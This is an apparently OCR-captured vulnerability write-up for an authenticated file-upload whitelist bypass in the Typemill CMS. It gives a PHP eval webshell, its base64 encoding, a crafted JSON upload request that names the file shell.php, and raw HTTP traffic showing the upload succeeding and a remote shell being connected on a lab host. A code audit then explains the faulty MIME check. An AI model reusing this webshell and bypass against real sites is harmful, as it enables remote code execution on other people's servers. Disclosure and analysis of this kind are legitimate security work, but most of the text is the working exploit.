Description of vulnerability


Attackers can bypass the preset whitelist by special payload at the attachment of post in the backstage, and successfully upload php files, Implement arbitrary code execution

Official website address： https://typemill.net/

github address： https://github.com/typemill/typemil

Penetration process


Firstly, put a word Trojan base64 encoding



```
<?php @eval($_POST[ant]);
```

```
PD9waHAgQGV2YWwoJF9QT1NUW2FudF0pOw==
```


Log in to an account above the editor level, upload a file at your post, grab the package, and send it to Repeater model


Upload a file
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Exte
Intercept HTTP history WebSockets history Options
Request to http://192.168.48.135:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
CSDN @b1ackc4t

```
POST /api/v1/file HTTP/1.1
Host: 192.168.48.135
Content-Length: 428
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
Content-Type: application/json
Origin: http://192.168.48.135
Referer: http://192.168.48.135/tm/content/visual
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: c4a20319570c498b0d12042e2708802f=9f491083-13dd-4b68-b899-b57ba5942172.V0qb62JxY
marks=%7B%22list%22%3A%5B%22%u4F01%u4E1A%u7248%u3001%u4E13%u4E1A%u7248%u63D2%u4EF6%22%2
%u4EF6%22%2C%2215%u5929%u65E0%u7406%u7531%u9000%u6B3E%22%2C%22%u53EF%u66F4%u6362IP%22%2
27440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com/msgrd%3Fv%3D3%26uin%3D2927440070%26site
-FH94u3FS1BGJ9LyrQgo; request_token=al7mAfd4dml3YbInB0GZrZQ02bmH6eKqS01suzIg4BkbyCWz; c
Connection: close

{
  "url":"/",
  "file":"data:application/zip;base64,UEsDBBQAAAAAALyhV1IAAAAAAAAAAAAAAAAnAAAAa2VlZWVlZ
  "name":"1.zip",
  "csrf_name":"csrf6235e9257b972",
  "csrf_value":"4cd7151b4dc97cb2802b5ea9117e0c77"
}
```

Construct the following payload, put the webshell base64 after the comma of the file field

```
{
    "url":"/",
    "file":"xxx;base64,PD9waHAgQGV2YWwoJF9QT1NUW2FudF0pOw==",
    "name":"shell.php",
    "csrf_name":"csrf6235e9257b972",
    "csrf_value":"4cd7151b4dc97cb2802b5ea9117e0c77"
}
```




```
POST /api/v1/file HTTP/1.1
Host: 192.168.48.135
Content-Length: 167
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Content-Type: application/json
Origin: http://192.168.48.135
Referer: http://192.168.48.135/tm/content/visual
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: c4a20319570c498b0d12042e2708802f=9f491083-13dd-4b68-
marks=%7B%22list%22%3A%5B%22%u4F01%u4E1A%u7248%u3001%u4E13%u
%u4EF6%22%2C%2215%u5929%u65E0%u7406%u7531%u9000%u6B3E%22%2C%
27440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com/msgrd%3Fv%3D
-FH94u3FS1BGJ9LyrQgo; request_token=al7mAfd4dml3YbInB0GZrZQ0
Connection: close

{
  "url":"/",
  "file":"xxx;base64,PD9waHAgQGV2YWwoJF9QT1NUW2FudF0p0w==",
  "name":"shell.php",
  "csrf_name":"csrf6235e9257b972",
  "csrf_value":"4cd7151b4dc97cb2802b5ea9117e0c77"
}
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Mar 2022 14:36:54 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 140
Content-Type: application/json

{
  "errors":false,
  "info":{
    "title":"shell (PHP, 25 bytes)",
    "name":"shell",
    "extension":"php",
    "size":"25 bytes",
    "url":"media\/files\/shell.php"
  }
}
```

The Webshell was uploaded on `/media/tmp/shell.php`

Link webshell



URL地址 * http://192.168.48.135/media/tmp/shell.php

连接密码 * ant

网站备注

编码设置 UTF8


连接类型 PHP

编码器

[✓ default (不推荐)]

random (不推荐)

base64




名称	日期	大小	属性
cache	2022-03-19 19:54:34	4 Kb	0754
content	2022-03-19 21:25:57	4 Kb	0775
media	2022-03-19 19:54:29	4 Kb	0755
settings	2022-03-19 19:52:28	4 Kb	0754
system	2022-03-19 19:12:00	4 Kb	0775
themes	2022-03-19 19:10:26	4 Kb	0755
..	1970-01-01 08:00:00	NaN b	0
.htaccess	2022-03-19 19:10:26	2.17 Kb	0775
.user.ini	2022-03-19 19:27:39	62 b	0644
index.php	2022-03-19 19:10:26	118 b	0775
licence.md	2022-03-19 19:10:26	1.04 Kb	0775

Succeedfully getshell


Code audit process

First caught http request




```
POST /api/v1/file HTTP/1.1
Host: 192.168.48.135
Content-Length: 428
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; W
Content-Type: application/json
Origin: http://192.168.48.135
Referer: http://192.168.48.135/tm/content/v
```

Find the corresponding handler class in the code according to the route




```
$app->get( pattern: '/api/v1/filerestrictions', callable: ControllerAuthorMediaApi::class . ':getFileRestrictions')->setName( name: 'api.fil
$app->post( pattern: '/api/v1/filerestrictions', callable: ControllerAuthorMediaApi::class . ':updateFileRestrictions')->setName( name: 'api
$app->get( pattern: '/api/v1/file', callable: ControllerAuthorMediaApi::class . ':getFile')->setName( name: 'api.file.get')->add(new Restric
$app->post( pattern: '/api/v1/file', callable: ControllerAuthorMediaApi::class . ':uploadFile')->setName( name: 'api.file.upload')->add(new
$app->put( pattern: '/api/v1/file', callable: ControllerAuthorMediaApi::class . ':publishFile')->setName( name: 'api.file.publish')->add(new
$app->delete( pattern: '/api/v1/file', callable: ControllerAuthorMediaApi::class . ':deleteFile')->setName( name: 'api.file.delete')->add(ne
```

Set a breakpoint in the processing method




```
index.php  Api.php  ControllerAuthorMediaApi.php  ProcessFile.php  Route.php  ProcessAsse

            return $response->withJson(['errors' => 'could not store image to temporary fol
        }

    public function uploadFile(Request $request, Response $response, $args)
    {
        # get params from call
        $this->params   = $request->getParams();
        $this->uri      = $request->getUri()->withUserInfo( user: '');

        if (!isset($this->params['file']))
        {
            return $response->withJson(['errors' => 'No file found.'], status: 404);
        }

        $size       = (int) (strlen(rtrim($this->params['file'], characters: '=')) * 3 /
```

Let's start with a normal packet and see what the normal upload process is




Request

```
POST /api/v1/file HTTP/1.1
Host: 192.168.48.135
Content-Length: 428
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Content-Type: application/json
Origin: http://192.168.48.135
Referer: http://192.168.48.135/tm/content/visual
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: c4a20319570c498b0d12042e2708802f=9f491083-13dd-4b68-
marks=%7B%22list%22%3A%5B%22%u4F01%u4E1A%u7248%u3001%u4E13%u
%u4EF6%22%2C%2215%u5929%u65E0%u7406%u7531%u9000%u6B3E%22%2C%
27440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com/msgrd%3Fv%3D
-FH94u3FS1BGJ9LyrQgo; request_token=al7mAfd4dml3YbInB0GZrZQ0
Connection: close

{
  "url":"/",
  "file":"data:application/zip;base64,UEsDBBQAAAAALyhV1IAAA
  "name":"1.zip",
  "csrf_name":"csrf623685a1d8867",
  "csrf_value":"86bd5134d73ca72f13c51f7f53fe97b9"
}
```



```
        if (!isset($this->params['file']))
        {
            return $response->withJson(['errors' => 'No file found.'], status: 404);   $response: {messages => [64], validProtocolVersions => [4],
        }

        $size       = (int) (strlen(rtrim($this->params['file'], characters: '=')) * 3 / 4);   $size: 233
        $extension  = pathinfo($this->params['name'], flags: PATHINFO_EXTENSION);   $extension: "zip"
        $finfo      = finfo_open( flags: FILEINFO_MIME_TYPE );   $finfo: resource id='142' type='file_info'resource id='142' type='file_info'
        $mtype      = @finfo_file( $finfo, $this->params['file'] );   $finfo: resource id='142' type='file_info'resource id='142' type='file_inf

        if ($size === 0)
        {
            return $response->withJson(['errors' => 'File is empty.'], status: 422);
```


Obtain the MIME and name extension information of the file



```
# in some environments the finfo_file does not work with a base64 string. In future we should store upload
if($mtype)
{
    # make sure only allowed filetypes are uploaded
    $allowedMimes = $this->getAllowedMtypes();   $allowedMimes: {application/vnd.oasis.opendocument.chart =
    
    if(!isset($allowedMimes[$mtype]))   $mtype: "application/zip"
    {
        return $response->withJson(['errors' => 'The mime-type is not allowed'], status: 422);
    }

    if(
        (is_array($allowedMimes[$mtype]) && !in_array($extension, $allowedMimes[$mtype])) OR
        (!is_array($allowedMimes[$mtype]) && $allowedMimes[$mtype] != $extension )
    )
    {
        return $response->withJson(['errors' => 'The file-extension is not allowed or wrong'], status: 422);
    }
}

$fileProcessor  = new ProcessFile();
```

Validates that the suffix is the same as the MIME type in the whitelist, but this only validates if $mtype has a value, so try to bypass it here

The MIME type is tested based on the file header



Evaluate


Expression:

```
finfo_file( $finfo, "data:text/plain;base64,aacd"
```

Use Ctrl+Shift+Enter to add to Watches

Result:

```
result = "application/octet-stream"
```



Evaluate

Expression:


```
finfo_file( $finfo, "aacd" )
```

